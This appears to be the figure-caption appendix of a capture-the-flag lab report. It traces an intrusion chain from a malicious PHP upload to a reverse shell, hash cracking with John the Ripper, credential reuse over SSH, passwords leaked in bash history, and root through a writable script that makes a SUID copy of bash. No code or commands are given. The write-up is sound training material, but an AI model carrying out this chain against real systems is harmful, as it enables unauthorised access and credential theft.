


Figure C3

Malicious PHP code was uploaded successfully through the vulnerable image upload service.





Figure C4

Remote code execution and Flag 2 retrieval Reverse shell session created on the attacker system, which confirms the existence of Reverse shell.



Appendix D Credential Exposure and Lateral Movement (Flag 3)

Figure D1

John the Ripper was used to crack password hash file, which contained valid credentials of developer accounts.





Figure D2

Deployed successful SSH connection with the target system with recovered developer credentials and access to Flag 3 using a plaintext file.



Appendix E Shell History Flag Shell History Credential Leakage (Flag 4)

Figure E1

Listing user home directories that contain accounts that can be accessed on the system. Plaintext manager credentials are revealed in the.bash history file of a different user.





Figure E3

Successful of SSH authentication with recovered credentials as the manager user. The manager account had access to restricted files that verify the retrieval of Flag 4.



Appendix F Privilege Escalation through Writable Script (Flag 5)

Figure F1

Backup script (bak.sh) writable that was found in the manager account directory.





Figure F2

Backup script changed to duplicate /bin/bash and grant the SUID permissions.

Figure F3

Execution of the SUID-enabled shell with a root-level access. /root directory access and the Flag 5, which proves a system compromise, are accessed.